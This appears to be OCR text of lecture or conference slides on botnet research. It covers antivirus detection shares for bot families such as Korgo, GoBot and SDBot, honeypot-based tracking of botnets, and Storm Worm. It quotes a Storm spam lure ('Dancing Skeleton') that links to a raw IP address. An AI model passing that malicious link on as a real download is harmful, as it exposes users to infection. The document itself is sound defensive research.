
  - One bot variant dominates the collection

Statistics


AntiVir top malware
16.9%
25.2%
15.2%
0.3%
0.5%
4.7%
6.7%
6.9%
14.5%
9.1%
Worm/Korgo
W32/Parite
GoBot
PadoBot
Doomber
W32/Virut
RBot
SDBot
Zapchast
Sasser


BitDefender top malware
51.3%
0.5%
0.7%
0.9%
3.0%
3.8%
4.1%
6.2%
15.0%
14.4%
Worm/Korgo
SDBot
GoBot
Zapchast
GhostBot
PadoBot
RBot
Sasser
W32/Parite
PoeBot



Sophos top malware
34.7%
26.1%
0.1%
0.1%
0.3%
0.4%
0.4%
10.1%
6.0%
21.8%
GoBot
Korgo
W32/Parite
W32/Virut
RBot
Sasser
Blaster
PoeBot
Dabber
SDBot


ClamAV top malware
51.2%
0.3%
0.8%
1.5%
2.6%
3.4%
4.1%
8.8%
18.1%
9.3%
PadoBot
GoBot
Korgo
SDBot
IRCBot
MyBot
GhostBot
W32/Parite
Sasser
PoeBot


Tracking Botnets

- Learning more about botnets with honeypots
  1. Collect samples with honeypots
  2. Automated analysis, e.g., cwsandbox.org
  3. Join botnet and observe from inside
- "Know Your Enemy: Tracking Botnets"
- LEET'08: "Measurements and Mitigation of P2P-based Botnets: A Case Study on Storm Worm"

Spam Mails



Spam mails sent by one infected Storm machine over several days



Dancing Skeleton
http://74.138.11.91/
Google
Download The
Dancing Skeleton
Click Here For A Spooky Good Time
RIP

Inside Storm

